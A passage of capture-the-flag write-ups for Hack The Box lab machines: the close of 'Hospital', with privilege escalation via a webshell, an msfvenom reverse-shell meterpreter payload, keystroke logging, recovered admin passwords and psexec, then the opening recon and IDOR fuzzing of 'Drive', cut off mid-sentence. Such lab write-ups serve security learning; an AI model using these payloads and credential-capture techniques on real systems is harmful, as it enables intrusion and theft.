<span class="kd">powershell</span> <span class="na">-command </span><span class="s2">"$p = convertto-securestring 'chr</span><span class="err">!</span><span class="s2">$br0wn' -asplain -force;$c = new-object system.management.automation.pscredential('hospital\drbrown', $p);Invoke-Command -ComputerName dc -Credential $c -ScriptBlock { cmd.exe /c "</span><span class="kd">C</span>:\Program<span class="sb">` Files\gs\gs10.01.1\bin\gswin64c.exe" -dNOSAFER "C:\Users\drbrown.HOSPITAL\Downloads\</span><span class="nv">%filename%</span><span class="sb">" }"
</span></code></pre></div></div>

<h4 id="via-roundcube">Via Roundcube</h4>

<p>I wouldn’t expect this, but privilege escalation can be obtained through the webmail instance! Dropping a webshell in the main directory of Roundcube, we see this when running <code class="language-plaintext highlighter-rouge">whoami</code>:</p>

<p><img src="https://cybersec.deadandbeef.com/images/Hospital/image-20250730103216671.png" alt="Roundcube Exec" /></p>

<p>We’re running as SYSTEM!</p>

<h4 id="via-rdp">Via RDP</h4>

<p>It’s worth checking if drbrown can log in via RDP. And he can:</p>

<p><img src="https://cybersec.deadandbeef.com/images/Hospital/image-20250730111630716.png" alt="RDP screenshot" /></p>

<p>We see a password typed in, and using inspect element, it can be revealed. Doing so reveals it:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Th3B3stH0sp1t4l9786!
</code></pre></div></div>

<p>Testing it against SMB:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ smbclient -U Administrator -L //dc.hospital.htb
Password for [WORKGROUP\Administrator]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share 
        SYSVOL          Disk      Logon server share 
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to dc.hospital.htb failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
</code></pre></div></div>

<p>It works for Administrator login! We can WinRM or psexec from here to gain a shell on Hospital.</p>

<h4 id="via-keystroke-logging">Via Keystroke Logging</h4>

<p>We’ll need meterpreter for this, so let’s generate a payload and execute it as drbrown:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ msfvenom -p "windows/x64/meterpreter/reverse_tcp" LHOST=10.10.16.9 LPORT=4444 -f exe -o rev.exe 
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: rev.exe
</code></pre></div></div>

<p>Uploading it to the box via WinRM and executing it gets us a meterpreter shell. But how would we even know to capture keystrokes in the first place?</p>

<p>We start off by loading the espia extension, which allows us to screengrab:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>meterpreter &gt; load espia
Loading extension espia...Success.
meterpreter &gt; screengrab
[-] espia_image_get_dev_screen: Operation failed: The handle is invalid.
</code></pre></div></div>

<p>… or not. We may not be in an interactive process though, so let’s check for another process that is:</p>

<p><img src="https://cybersec.deadandbeef.com/images/Hospital/image-20250730114727259.png" alt="processes" /></p>

<p>explorer.exe seems like a good bet to migrate to. It does form the desktop after all. Running screengrab now brings us this image:</p>

<p><img src="https://cybersec.deadandbeef.com/images/Hospital/image-20250730114922210.png" alt="Roundcube Screenshot" /></p>

<p>We see the obscured password. What if someone is typing it in? Meterpreter has keyscan modules for this, so let’s make use of them!</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>meterpreter &gt; keyscan_start
Starting the keystroke sniffer ...
</code></pre></div></div>

<p>After waiting for a few minutes, let’s check it:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>meterpreter &gt; keyscan_dump
Dumping captured keystrokes...
Admini

meterpreter &gt; keyscan_dump
Dumping captured keystrokes...
stratorTh3B3s

meterpreter &gt; keyscan_dump
Dumping captured keystrokes...
tH0sp1t4l

meterpreter &gt; keyscan_dump
Dumping captured keystrokes...
9786!
</code></pre></div></div>

<p>Putting the password part together, it makes the administrator password:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Th3B3stH0sp1t4l9786!
</code></pre></div></div>

<p>As before, WinRM or psexec can be used to log into the system.</p>

<h4 id="script-enumeration">Script Enumeration</h4>

<p>In the System32 directory, there exist a few vbs files, one being non-default:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>*Evil-WinRM* PS C:\Windows\System32&gt; dir | findstr vbs                                                                                                      
-a----        9/15/2018  12:13 AM           4119 CallUxxProvider.vbs                                                                                        
-a----        9/15/2018  12:12 AM          88781 gatherNetworkInfo.vbs                                                                                      
-a----        9/15/2018  12:12 AM         142904 slmgr.vbs                                                                                                  
-a----        9/15/2018   2:11 AM           1005 SyncAppvPublicationServer.vbs                                                                              
-a----        9/15/2018  12:13 AM           1720 SyncAppvPublishingServer.vbs                                                                               
-a----        11/5/2022  11:58 AM         136192 vbsapi.dll                                                                                                 
-a----        11/5/2022  12:00 PM         596992 vbscript.dll                                                                                               
-a----        9/15/2018  12:12 AM         204105 winrm.vbs
</code></pre></div></div>

<p>It’s hard to know to look for this in the first place, but it is a publicly viewable file. In SyncAppvPublicationServer.vbs exists the following content:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>from selenium import webdriver                                                                                                                              
from selenium.webdriver.support.ui import WebDriverWait                                                                                                     
from selenium.webdriver.support import expected_conditions as EC                                                                                            
from selenium.webdriver.common.keys import Keys                                                                                                             
import pyautogui                                                                                                                                            
import time                                                                                                                                                 
                                                                                                                                                            
pyautogui.FAILSAFE = False                                                                                                                                  
driver = webdriver.Ie()                                                                                                                                     
driver.maximize_window()                                                                                                                                    
try:                                                                                                                                                        
        driver.get('https://localhost')                                                                                                                     
        time.sleep(3)                                                                                                                                       
        driver.find_element('id', 'moreInfoContainer').click()                                                                                              
        time.sleep(3)                                                                                                                                       
        driver.find_element('id', 'overridelink').click()                                                                                                   
        time.sleep(3)                                                                                                                                       
        user_box = WebDriverWait(driver, 10).until(EC.presence_of_element_located(('id', 'rcmloginuser')))                                                  
        user_box_xy = user_box.location 
        pass_box = driver.find_element('id', 'rcmloginpwd')
        pass_box_xy = pass_box.location 
        while True:
                user_box.clear()
                user_box.click()
                pyautogui.typewrite('Administrator', interval=1.3)
                time.sleep(3)
                pass_box.clear()
                pass_box.click()
                pyautogui.typewrite("Th3B3stH0sp1t4l9786!", interval=1.3)
                time.sleep(117)
finally:
        driver.quit()
</code></pre></div></div>

<p>The password’s right there in plain text. I’ll show the process of getting a shell as administrator here. With psexec, it’s simple:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ /usr/share/doc/python3-impacket/examples/psexec.py hospital.htb/administrator@dc.hospital.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies 

Password:
[*] Requesting shares on dc.hospital.htb.....
[*] Found writable share ADMIN$
[*] Uploading file cWKeXhSz.exe
[*] Opening SVCManager on dc.hospital.htb.....
[*] Creating service fGto on dc.hospital.htb.....
[*] Starting service fGto.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.4974]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32&gt;
</code></pre></div></div>

<p>We can obtain root.txt too:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>C:\Windows\system32&gt; type C:\Users\Administrator\Desktop\root.txt
a07c773ffcbd53c149be83c2087bac90
</code></pre></div></div>]]></content><author><name>th3hat3d</name></author><summary type="html"><![CDATA[Recon]]></summary></entry><entry><title type="html">HTB: Drive</title><link href="https://cybersec.deadandbeef.com/drive" rel="alternate" type="text/html" title="HTB: Drive" /><published>2024-02-21T00:00:00+00:00</published><updated>2024-02-21T00:00:00+00:00</updated><id>https://cybersec.deadandbeef.com/drive</id><content type="html" xml:base="https://cybersec.deadandbeef.com/drive"><![CDATA[<h3 id="recon">Recon</h3>

<p><strong>nmap:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-20 11:20 EST
Nmap scan report for drive.htb (10.10.11.235)
Host is up (0.10s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 27:5a:9f:db:91:c3:16:e5:7d:a6:0d:6d:cb:6b:bd:4a (RSA)
|   256 9d:07:6b:c8:47:28:0d:f2:9f:81:f2:b8:c3:a6:78:53 (ECDSA)
|_  256 1d:30:34:9f:79:73:69:bd:f6:67:f3:34:3c:1f:f9:4e (ED25519)
80/tcp   open     http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Doodle Grive
3000/tcp filtered ppp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.66 seconds
</code></pre></div></div>

<p>Since port 3000 is filtered, it’s time to go to the website hosted on port 80. Again!</p>

<h4 id="web-recon">Web Recon</h4>

<p><img src="https://cybersec.deadandbeef.com/images/Drive/doodlegriveindex.png" alt="INDEX_IMAGE" /></p>

<p>This seems to be a cloud storage website in the style of Google Drive. Let’s make an account and see what functionality this app has, shall we?</p>


<p><img src="https://cybersec.deadandbeef.com/images/Drive/doodlegrivehome.png" alt="HOME_IMAGE" /></p>


<p>In the Doodle Grive dashboard, we see a file that we have access to by default (it’s publically viewable). I do want to try uploading first, though; it is what these kinds of sites are meant to do. Upload files to be able to store and view them later.</p>


<p><img src="https://cybersec.deadandbeef.com/images/Drive/doodlegriveupload.png" alt="UPLOAD_IMAGE" /></p>

<p>Here, we can upload our files. Sadly, we can only do text files, and those less than 2MB. But we ball, just conform to those standards and see what we can do with it.</p>


<p><img src="https://cybersec.deadandbeef.com/images/Drive/doodlegrivefile.png" alt="FILE_IMAGE" /></p>

<p>There are many different operations we could do on this file, as can be seen. Most importantly, the file has an identifier (112) which we can change. This could be a potential IDOR vulnerability, being able to access files from other users that we don’t have permission to view.</p>

<p><strong>Fuzzing Files</strong></p>

<p>For me, the next step was to fuzz file identifiers to see if there are any files inaccessible to us at the moment, but which exist. Using <code class="language-plaintext highlighter-rouge">crunch</code>, I generated a wordlist of numbers from 000 to 999 for fuzzing purposes:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm$ crunch 1 3 0123456789 &gt; nums.txt  
Crunch will now generate the following amount of data: 4320 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 1110
</code></pre></div></div>

<p>Additionally, I took the sessionid of my current user and passed it as a cookie to <code class="language-plaintext highlighter-rouge">ffuf</code>. With these, we should be able to confirm the existence of some files:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm$ ffuf -u http://drive.htb/FUZZ/getFileDetail/ -w nums.txt -H 'Cookie: sessionid=6xprjh2qvwkbfedq2lga399dk9d4dx1r'  
  
       /'___\  /'___\           /'___\          
      /\ \__/ /\ \__/  __  __  /\ \__/          
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\         
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/         
        \ \_\   \ \_\  \ \____/  \ \_\          
         \/_/    \/_/   \/___/    \/_/          
  
      v1.1.0  
________________________________________________  
  
:: Method           : GET  
:: URL              : http://drive.htb/FUZZ/getFileDetail/  
:: Wordlist         : FUZZ: nums.txt  
:: Header           : Cookie: sessionid=6xprjh2qvwkbfedq2lga399dk9d4dx1r  
:: Follow redirects : false  
:: Calibration      : false  
:: Timeout          : 10  
:: Threads          : 40  
:: Matcher          : Response status: 200,204,301,302,307,401,403  
________________________________________________  
  
79                      [Status: 401, Size: 26, Words: 2, Lines: 1]  
98                      [Status: 401, Size: 26, Words: 2, Lines: 1]  
99                      [Status: 401, Size: 26, Words: 2, Lines: 1]  
079                     [Status: 401, Size: 26, Words: 2, Lines: 1]  
098                     [Status: 401, Size: 26, Words: 2, Lines: 1]  
099                     [Status: 401, Size: 26, Words: 2, Lines: 1]  
101                     [Status: 401, Size: 26, Words: 2, Lines: 1]  
100                     [Status: 200, Size: 5077, Words: 1147, Lines: 172]  
112                     [Status: 200, Size: 5050, Words: 1060, Lines: 167]  
:: Progress: [1110/1110] :: Job [1/1] :: 111 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
</code></pre></div></div>

<p>From this, we can infer files 79, 98, and 99 are ones we likely want to gain access to. A 401 status code means “Unauthorized,” so these cannot be accessed by our user.</p>

<p>It’s on the backburner for now, but let’s try some of the other file functionality.</p>

<p><strong>Change Properties</strong></p>


<p><img src="https://cybersec.deadandbeef.com/images/Drive/doodlegriveupdate.png" alt="UPDATE_IMAGE" /></p>

<p>Change Properties allows us to change filename and associated groups of the file, so it could possibly be used to make those private files public. But this is not what happens when trying to update a private file:
